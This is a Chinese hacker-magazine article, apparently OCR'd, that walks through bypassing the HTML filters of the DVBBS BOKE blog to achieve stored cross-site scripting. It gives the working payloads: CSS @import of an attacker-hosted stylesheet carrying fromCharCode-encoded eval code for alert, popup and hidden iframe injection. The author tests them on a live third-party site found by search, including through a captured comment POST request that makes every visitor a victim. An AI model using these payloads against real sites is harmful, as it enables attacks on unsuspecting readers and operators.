


图1 在POST提交工具

看这架式，HTML代码被转换了，但为什么少了一些字符？难道是动网烦我了？呵呵！查看一下源码，代码：<script>alert('jm')</script>竟被动网转换成了：<&#83cript>alert('jm')</script>。晕！动网BOKE没有把好入库这一关，但却把严了出库这一关，考虑得还是挺周全的嘛！既如此，着重看一下动网是如何在显示页过滤的。在“book.asp”中找到了相关的过滤代码：

```
TopicHtml = Replace(TopicHtml,"{$topic}",Dv_FilterJS_T(Title))
TopicHtml = Replace(TopicHtml,"{$Content}",DvCode.UbbCode(Content))
```


其中的“Dv_FilterJS_T”是对“标题”进行过滤，而“DvCode.UbbCode”则是对内容进行过滤。“标题”这一块就不看了，主要看一下“内容”的过滤代码。因为涉及到的代码太长，这里仅列出两个有代表性的正则表达式：

```
re.Pattern="(<s+cript(.[^>]*)>)" 如果最后的是>那么就转为以下字符
Str = re.Replace(Str,"&lt;&#83cript$2&gt;")
re.Pattern="(<\/s+cript>)" 如果是cript>,也转为以下字符
Str = re.Replace(Str,"&lt;/&#83cript&gt;")
…………略
re.Pattern="(<\!)" '如果是 <!，就转为以下字符
Str = re.Replace(Str,"&lt;!")
re.Pattern="(-->)" '如果是 -->，就转为以下字符
Str = re.Replace(Str,"--&gt;")
re.Pattern="(javascript:)" '如果是javascript:，就作以下转换
Str = re.Replace(Str,"<i>javascript</i>:")
```

看！“script”和“javascript:”就这样被过滤掉了！不要以为动网BOKE只采取了这样的措施，还有更严的呢！

```
If Dv_FilterJS(Str) Then
re.Pattern = "(<br>)"
Str = re.Replace(Str,vbNewLine)
re.Pattern = "(<p>)"
Str = re.Replace(Str,"")
re.Pattern = "(<\/p>)"
Str = re.Replace(Str,vbNewLine)
Str = Server.HtmlEncode(Str)
Str = "<u>以下内容为程序代码:</u><br/><div class=""htmlcode"">"&Str&"</div>"
Str = Replace(Str, vbNewLine, "")
Str = Replace(Str, CHR(10), "")
Str = Replace(Str, CHR(13), "")
    UbbCode = Str
    Exit Function
    End If
```

如果Dv_FilterJS(Str)为真，对提交的内容再用“Server.HtmlEncode”进行过滤！那么在什么样的情况下“Dv_FilterJS(Str)”为真


图2 数据库中的提交内容




图3 在前台显示的效果

呢？看了一下Dv_FilterJS()中的代码，发现只要提交的数据中含有以下字符：

(|function|meta|window\.|script|js:|about:|file:|Document\.|vbs:|frame|cookie|on(finish|mouse|Exit|error|click|key|load|focus|Blur))。

"Dv_FilterJS(Str)"就为真，比如输入的是："<aaiframeaa>"，因为其中有"frame"，"Dv_FilterJS(Str)"为真，那么就会将这段字符用Server.HtmlEncode转换，并显示"以下内容为程序代码"的字样，唉！跨站所用到的<script><javascript:><iframe><js:>都被列入了黑名单，看来是木戏了！

二　一招三式

何谓CSS？CSS是"Cascading Style Sheets"(层叠样式表单)的简称，用于控制、增强或统一网页上的样式（如字体、颜色等)，对于这方面的代码我很少接触，既然高手讲了，用CSS的自定义属性可以实施XSS攻击，那就临时抱一下佛脚，看能否找到CSS的跨站代码！经过我的一番软缠硬磨，百度终于透给我一点点信息，在"安全焦点"上，有一篇"guzhi"的文章《Webmail攻防实战》，其中有一段CSS跨站代码：

```
<style type="text/css">
<!--
@import url(javascript:alert('JavaScript#1 is executed'));
@import url(http://www.attacker.com/js.css);
-->
</style>
```

大家回顾一下前面程序的过滤代码，在提交时，对"< style = >"式样的才进行过滤，而在读取时，"style"又不在其中的被限之列，一进一出，CSS代码均可自由通行！高兴ING！接下来学习一下这段代码，其中的"@import"是CSS的自定义属性，第一个语句是弹出一个窗口，在前面的代码中，我们也看到了，"javascript:"属于被禁之列，那么这条语句就不能出现在这里了！能用到的就只有第二条语句了。另外，代码中的<!-- 和-->也不能使用，因为同样属于被封对象！那"http://www.attacker.com/js.css"是什么样的内容呢？"guzhi"也给列了出来，如下：

```
@import url(javascript:alert('JavaScript#2 is executed'));
@import url(javascript:eval(String.fromCharCode(97,108,101,114,116,40,39,84,101,115,116,32,49,39,41,59,97,108,101,114,116,40,39,84,101,115,116,32,50,39,41,59)));
```

这段代码是不被动网BOKE所在的服务器读取的，而是由客户端读取"http://www.attacker.com/js.css"中的内容，然后按其中的代码，在客户端运行，这样，因为读取的对象不同，所有的跨站代码就恢复了自由。先看一下其中的意思，第一条"@import"语句是一段弹出窗口代码；而第二条呢，也是弹出窗口语句，其中的那些数字是"alert('Test 1');alert('Test 2');"的10进制，用"tring.fromCharCode()"将这些10进制字符转换成了普通字符，这里用10进制的目的是为了绕过一些特殊字符的限制，比如分号，缺点就是代码太长！OK，下面看一下CSS的招式！

一式：Alert()

在本地IIS的根目录内创建jm.htm文件，其中的内容是：

```
<html>
寂寞的刺猬 — CSS测试页
<style type="text/css">@import url(http://127.0.0.1/1.css);
</style>
</html>
```

然后再创建"1.css"文件，放在"http://127.0.0.1/"的根目录中，内容是：

```
<style type="text/css">
<!--
@import url(javascript:eval(String.fromCharCode(97,108,101,114,116,40,39,84,101,115,116,32,49,39,41,59,97,108,101,114,116,40,39,84,101,115,116,32,50,39,41,59)));
-->
</style>
```

创建完成后，在URL中输入："http://127.0.0.1/jm.htm"，如图4，Alert测试成功。




图4 Alert跨站效果

二式：Open()

如果单纯地弹出几个提示窗口，没有多大的意义，如何实现平常见到的跨站效果呢？也就是在打开文章的同时，浏览器还开启了另一个页面。看到前面的"alert"语句，忽然想起了"window.open"，它的格式是："open([URL][,name][,features][, replace]]]])"，比如我要弹出一个宽高均为200像素的窗体，按照"open"的格式，代码如下：open(cn','黑客手册','width=200,height=200');，打开ASCII2.0，将这段代码复制到其中，然后选择"处理"下的"10进制"，就把这段代码转换为10进制的字符了，如图5。




图5 OPEN语句的转换界面

接下来复制转换后的10进制的代码到1.css中的@import列（注：转换工具内显示的最后面的一个逗号不要复制）：

```
@import url(javascript:eval(String.fromCharCode(111,112,101,110,40,39,104,116,116,112,58,47,47,119,119,119,46,110,111,104,97,99,107,46,99,110,39,44,39,-17702,-16435,-13610,-19743,39,44,39,119,105,100,116,104,61,50,48,48,44,104,101,105,103,104,116,61,50,48,48,39,41,59)));
```

再次打开http://127.0.0.1/jm.htm，如图6，在打开页面的同时，弹出了一个WEB窗口。哈哈，如果将其中的"width"和"height"值均设置为零，那么所弹出的WEB窗口不就不可见了吗？但测试的结果让我很失望，无论怎么设置，该WEB窗体始终出现，看来，这式"open()"只适合做广告，不适合搞小动作！:)。

三式：document()

既然"open(...)"可以在此运行，那么"document.write"方法不知是否也能在此运行呢？如果可行的话，更改open(...)值为：document.write("<iframe frameborder=0 width=200 height=200 scrolling=no src=http://www.baidu.com></iframe>");，不就可以在当前页用<iframe>框架显示另一个网页了？转换"document.write(...);"为10进制，然后更改1.css中的@import列为如下内容：

```
@import url(javascript:eval(String.fromCharCode(100,111,99,117,109,101,110,116,46,119,114,105,116,101,40,34,60,105,102,114,97,109,101,32,102,114,97,109,101,98,111,114,100,101,114,61,48,32,119,105,100,116,104,61,
50,48,48,32,104,101,105,103,104,116,61,50,48,48,32,115,99,114,111,108,108,105,110,103,61,110,111,32,115,114,99,61,104,116,116,112,58,47,47,119,119,119,46,98,97,105,
```

```
100,117,46,99,111,109,62,60,47,105,102,114,97,109,101,62,34,41,59)));
```

再次打开“http://127.0.0.1/jm.htm”，如图7，框架中的网页是显示了，但网页中的原内容却看不到了，肯定是被“document.write”吃掉了！试想，当你打开一篇文章后，看到的是一个空空的页面或是其他的内容，你会作何感想！看来“document.write”的方法还不成熟！

就在我绞尽脑汁想其他办法的时候，“剑心”上线了，经过一番讨教，他给了这么一段代码：document.body.innerHTML=document.body.innerHTML+"<iframe....iframe>"，看到这段代码，当时的感觉就一个字：“强”！（关于document.body.innerHTML，在剑心的BLOG(http://www.loveshell.net)上有一些介绍）。按照“剑心”给的代码和上面的“<iframe>”代码组合成以下代码：

```
document.body.innerHTML=document.body.innerHTML+"<iframe frameborder=0 width=200 height=200 scrolling=no src=http://www.loveshell.net></iframe>";
```




图6 OPEN跨站效果




图7 document.write的跨站效果

接着用ASCII 2.0转换为10进制代码，并替换1.css中相应的值。因代码太长，这里就不再列出来了。再次打开http://127.0.0.1/jm.htm，呵呵，好事就是多磨！如图8，终于达到了预期的目的！如果将其中的高和宽都设置为0，小心！无影腿来了！

三　实战测试

本想到官方站点上测试一下，但发现官方竟然没有BOKE这一项，难道动网已经抛弃了BOKE，所以才没有修补BOKE中的“HTML标签过滤不严”漏洞？呵呵！用关键字“Power by iBoker V1.0.0”在百度中找了一下，动网的名气就是大，竟然有“273,000篇”相关网页！随便挑一个吧！按程序的步骤，先注册，再设置栏目，最后进入“发表文章”窗口，填入标题、话题，接下来输入内容，这里有个顺序，要先点击上方的“代码”或下方的“CODE”，再输入内容，我这里输入的代码是：<p>5200</p><style type='text/css'>@import url(http://www.pc010.cn/1.css);</style>。为了测试的准确性，我将1.css放在一个可以访问的网站中，其中的内容和本地的1.css类似，如图9。点击“提交信息”后，回到博客首页，打开我刚才发表的文章，如图10，盼望已久的跨站漏洞终于现出了真面目！




图8 增加代码后的document跨站效果




图9 1.css中的代码截图

如果该漏洞仅仅局限于“文章”中，危害还小一些，毕竟没有多少人会去浏览一个新人的文章，但是！动网BOKE的“评论/回复”(Bokepostings.asp)使用的也是这种模式！只要在一个点击率高的文章内发表一个带跨站的评论，那么，再进来的人，就会受到跨站的迫害了！罪过，罪过！在动手之间先忏悔一下！为了不影响测试的准确性，我删除了刚才文章中的跨站代码，然后回到评论页，先用“Winsock Expert”抓取一个评论的数据包，得到了如下数据：

```
POST /Bokepostings.asp?user=52cc&action=save_reply HTTP/1.1
…………略
Referer: http://www.*******.org/boke.asp?52cc.showtopic.15.html
…………略
Host: www.*******.org
…………略
Cookie: style=null; Janebbs=userid=27735&usercookies=0&user……略

PostUserName=52cc&codestr=1940&Title=123&PostContent=123456
&RootID=15&PostID=0
```




图10 Boke文章中的跨站效果

将这些内容分门别类地填入POST提交工具中，然后在“PostContent”的值“123456”后加入“<style+type='text/css'>@import+url(http://www.pc010.cn/1.css);</style>”(注：中间的空格用+代替)，因为采用了验证码，所以在提交之前先刷新一下当前页，用得到的验证码替换codestr的原值，一切完成后，点“测试”完成提交。下面预览一下效果吧，再次刷新当前的评论页，如图11，大灰狼又出现了！

